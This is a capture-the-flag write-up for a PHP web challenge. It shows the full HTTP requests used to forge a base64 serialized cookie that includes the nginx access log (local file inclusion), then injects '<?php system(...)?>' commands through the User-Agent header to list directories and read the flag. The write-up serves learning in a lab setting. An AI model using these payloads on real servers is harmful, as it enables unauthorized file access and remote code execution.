Toxic


Capture the Flag Challenge.

Link: Challenge can be found here.

Overview:

*Note – during the repost, it may the addresses displayed of the remote server used – changes throughout the report. As the virtual machine uses needs to be constantly restarted every few hours.


This CTF website is page describing about dart frog



Dart Frog

Tampa, Florida

It has some buttons but none of them work:


This conference changed my life because I found my wife there. We ate dart frogs together 😍
> FrogTok

I believe that my dart frog is functioning within expected paramaters
> 0xRy4n

Sometimes I like to be conspicuous. It makes me feel good inside. Thus I bought a frog
> WaterproofToaster


Pricing starts at £300/🐸

Method:

The first usual approaches of code inspection and ‘Dirbuster’ didn’t reveal anything of significance.


So the next stage was observing the http traffic on burpSuite.

Here we see something interesting – for the first visit, we get cookie from the website:




```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 14 Oct 2023 08:47:15 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.4.15
Set-Cookie: PHPSESSID=Tzo5OiJQYWdlTW9kZWwiOjE6e3M6NDoiZmlsZSI7czoxNToiL3d3dy9pbmRleC5odG1sIjt9; expires=Sun, 15-Oct-2023 08:47:15 GMT;
Max-Age=86400; path=/
Content-Length: 7665

```

For further visits – the cookie is handed over in the request:



```
GET / HTTP/1.1
Host: 206.189.28.180:30185
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=Tzo5OiJQYWdlTW9kZWwiOjE6e3M6NDoiZmlsZSI7czoxNToiL3d3dy9pbmRleC5odG1sIjt9
Connection: close
```

We need to take a look in this cookie, the seemingly unreadable string is base64, so lets decode the cookie:



Decode from Base64 format

Simply enter your data then push the decode button.

```
Tzo5OiJQYWdlTW9kZWwiOjE6e3M6NDoiZmlsZSI7czoxNToiL3d3dy9pbmRleC5odG1sIjt9
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on t

UTF-8 Source character set.

□ Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 characte

< DECODE > Decodes your data into the area below.

```
O:9:"PageModel":1:{s:4:"file";s:15:"/www/index.html";}
```

The decoded string is php object.

We can observe that it calls to a file which is '/www/index.html'.


So, when the server gets the cookie, it known to fetch the client index.html.

If no cookie is received, it generated the cookie and fetches index.html.

So what we need to do, is to change the '/www/index.html' file to other file that might be useful to us, and set the cookie to the base64 encoded string.

But to which file? The current file path is '/www/index.html', and on the http response header we can see the server is 'nginx' – 'nginx' has access log file, which is: '/var/log/nginx/access.log'.

So I modified the cookie in the request:



```
GET / HTTP/1.1
Host: 206.189.28.180:30185
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=Tzo5OiJQYWdlTW9kZWwiOjE6e3M6NDoiZmlsZSI7czoyNToiL3Zhci9sb2cvbmdpbngvYWNjZXNzLmxvZyI7fQ%3d%3d
Connection: close
```

Selection 92 (0x5c)

Selected text

```
Tzo5OiJQYWdlTW9kZWwiOjE6e3M6NDoiZ
mlsZSI7czoyNToiL3Zhci9sb2cvbmdpbn
gvYWNjZXNzLmxvZyI7fQ%3d%3d
```

Decoded from: URL encoding


```
Tzo5OiJQYWdlTW9kZWwiOjE6e3M6NDoiZ
mlsZSI7czoyNToiL3Zhci9sb2cvbmdpbn
gvYWNjZXNzLmxvZyI7fQ==
```

Decoded from: Base64

```
O:9:"PageModel":1:{s:4:"file";s:2
5:"/var/log/nginx/access.log";}
```

Changed the destination path and string length of it.

Now let's take a look in the response content:




```
206.189.28.180 - 200 "GET /static/images/favicon.ico HTTP/1.1" "http://206.189.28.180:30185/" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
rv:109.0) Gecko/20100101 Firefox/118.0"
206.189.28.180 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/117.0.5938.132 Safari/537.36"
206.189.28.180 - 200 "GET /static/css/production.css HTTP/1.1" "http://206.189.28.180:30185/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36"
206.189.28.180 - 200 "GET /static/images/dart-frog.jpg HTTP/1.1" "http://206.189.28.180:30185/" "Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36"
206.189.28.180 - 200 "GET /static/images/bucket.svg HTTP/1.1" "http://206.189.28.180:30185/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36"
206.189.28.180 - 200 "GET /static/images/flask.svg HTTP/1.1" "http://206.189.28.180:30185/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36"
206.189.28.180 - 200 "GET /static/images/aircraft.svg HTTP/1.1" "http://206.189.28.180:30185/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36"
206.189.28.180 - 200 "GET /static/images/ryan1.png HTTP/1.1" "http://206.189.28.180:30185/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36"
206.189.28.180 - 200 "GET /static/images/ryan2.png HTTP/1.1" "http://206.189.28.180:30185/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36"
206.189.28.180 - 200 "GET /static/js/production.js HTTP/1.1" "http://206.189.28.180:30185/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36"
206.189.28.180 - 200 "GET /static/images/ryan3.png HTTP/1.1" "http://206.189.28.180:30185/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36"
206.189.28.180 - 200 "GET /static/images/ryan6.png HTTP/1.1" "http://206.189.28.180:30185/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36"
206.189.28.180 - 200 "GET /static/images/ryan5.png HTTP/1.1" "http://206.189.28.180:30185/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36"
206.189.28.180 - 200 "GET /static/images/ryan4.png HTTP/1.1" "http://206.189.28.180:30185/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36"
206.189.28.180 - 200 "GET /static/images/facebook.svg HTTP/1.1" "http://206.189.28.180:30185/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36"
206.189.28.180 - 200 "GET /static/images/instagram.svg HTTP/1.1" "http://206.189.28.180:30185/" "Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36"
206.189.28.180 - 200 "GET /static/images/youtube.svg HTTP/1.1" "http://206.189.28.180:30185/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36"
206.189.28.180 - 200 "GET /static/images/twitter.svg HTTP/1.1" "http://206.189.28.180:30185/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36"
206.189.28.180 - 200 "GET /static/images/favicon.ico HTTP/1.1" "http://206.189.28.180:30185/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36"
206.189.28.180 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/117.0.5938.132 Safari/537.36"
206.189.28.180 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/117.0.5938.132 Safari/537.36"
206.189.28.180 - 200 "GET / HTTP/1.1" "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/117.0.5938.132 Safari/537.36"
```

It can be observed that I didn't get the website itself, but the traffic log of the website entries.

Each record contains the request location, and the user-agent.


Now, servers that run with php that were not configured properly – will attempt to execute that user-agent value. So if we modify the user-agent to php execution command, we should see the output in the log.

Lets test it with: <?php system('ls');?>



```
GET / HTTP/1.1
Host: 206.189.28.180:30185
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: <?php system('ls');?>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=Tzo5OiJQYWdlTW9kZWwiOjE6e3M6NDoiZmlsZSI7czoxNToiL3d3dy9pbmRleC5odG1sIjt9
Connection: close
```

Then we observed the access.log file:




```
51 206.189.28.180 - 200 "GET /favicon.ico HTTP/1.1" "http://206.189.28.180:30185/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36"
52 206.189.28.180 - 200 "GET / HTTP/1.1" "-" "index.html
53 index.php
54 models
55 static
56 "
```

It worked.


Now we need to find the flag location.

We will try one directory backward with ‘<?php system(‘ls ../’);?>’:



```
GET / HTTP/1.1
Host: 206.189.28.180:30185
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: <?php system('ls ../');?>
Accept:
text/html,application/xhtml+xml,applicatio
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.
Cookie: PHPSESSID=Tzo5OiJQYWdlTW9kZWwiOjE6
Connection: close
```


Lets see the result in the log file:



```
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36"
59 206.189.28.180 - 200 "GET / HTTP/1.1" "-" "bin
60 dev
61 entrypoint.sh
62 etc
63 flag_Xuuqf
64 home
65 lib
66 media
67 mnt
68 opt
69 proc
70 root
71 run
72 sbin
73 srv
74 sys
75 tmp
76 usr
77 var
78 www
79 "
```


It worked! We can see the flag in line 63.

Let get it with ‘cat ../flag_Xuuqf’:



```
GET / HTTP/1.1
Host: 142.93.32.153:31628
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: <?php system('cat ../flag_Xuuqf');?>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image,
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=Tzo5OiJQYWdlTW9kZWwiOjE6e3M6NDoiZmlsZSI7c:
Connection: close
```

And after we take a look in the logs:



```
142.93.32.153 - 200 "GET /favicon.ico HTTP/1.1" "http://142.93.32.153:3162
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132 Safari/537.36
142.93.32.153 - 200 "GET / HTTP/1.1" "-" "HTB{P0i5on_1n_Cyb3r_W4rF4R3?!}
"
```

We got the flag!

Conclusions:

What I mostly learned are attacks such as LFI – local file inclusion which allows the attacker to gain access to server files that the user should be able to access to, in this challenge it was achieved my modifying the php object notation.

And the log injection attack, where the attacker can inject commands through http header values, something similar to SQL injection.

The challenge was fun eventually, widening my point of view for detecting vulnerabilities and area to exploits in web applications.